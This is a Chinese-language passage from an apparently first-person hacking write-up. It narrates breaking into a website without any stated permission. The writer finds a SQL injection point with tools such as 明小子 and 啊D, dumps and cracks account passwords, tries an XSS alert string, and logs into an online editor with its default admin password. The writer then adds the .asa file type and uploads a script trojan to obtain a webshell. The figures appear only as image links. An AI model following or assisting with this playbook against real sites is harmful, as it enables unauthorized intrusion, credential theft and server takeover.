我又输入挂马的代码，发现语句也能执行，如图6，看来是没有进行过滤造成的，应该还是能够利用的，不过跨站不是今天的主题，就不利用了。




图2




图3




图4




图5




图6

在主页我终于找到了一个可以利用的动态页面，并且还成功的检测出了注入点，如图7。拿起明小子注入工具开始注入吧，让强大的工具猜出帐号密码，不一会儿结果就出来了，如图8。我使用了明小子、啊D、教主的和小竹的工具等都没有扫描出后台，看来暂时是无法利用了，先放着把，实在不行再想办法，保存好帐号和密码，把MD5密码也都破解了留在硬盘里也不费多少空间（大家可以到MD5在线密码查询网站上去进行查询）。




图7

后来我又在网上找了找，终于找到了一个留言板，如图9。输入XSS跨站语句<srcipt>alert(“跨”)</srcipt>，结果没有动静，只是把输入的文本保存在了下面的留言中，如图10。后来我又想了想，感觉搞XSS也没什么用。还是找一些有用的东西吧，反正放着这么多的东西还怕搞不下吗。我随手找了个页面就点进去了，如图11。




图8




图9




图 10




图 11

不知不觉跳到了这个页面，随便选一个进去，结果还是一块一块的静态页面，仍然是没有用，但是后来证实静态页也并非常是没有用，不小心点进了静态页面，看到了图片，既然有照片；那就需要上传，那么就应该有上传的页面。还是来看看图片的属性吧，如图 12。




图 12

上面有个图片链接地址，有个 cmseditor 引起了我的注意，editor 不是在线编辑吗？如果有在线编辑的话就可以搞下 webshell 了。我找到那个地址，果然是在线编辑器，如图 13。

使用 admin 的默认密码还真进去了，看来这网站的安全性也不怎么样啊，如图 14。选择“样式管理”—“新增样式”，添加一个 asa 的文件类型，然后设置一个工具栏，在打开上传页，把我们的脚本木马上传到服务器中，如图 15，就这样得到了 webshell，如图 16。




图 13




图 14

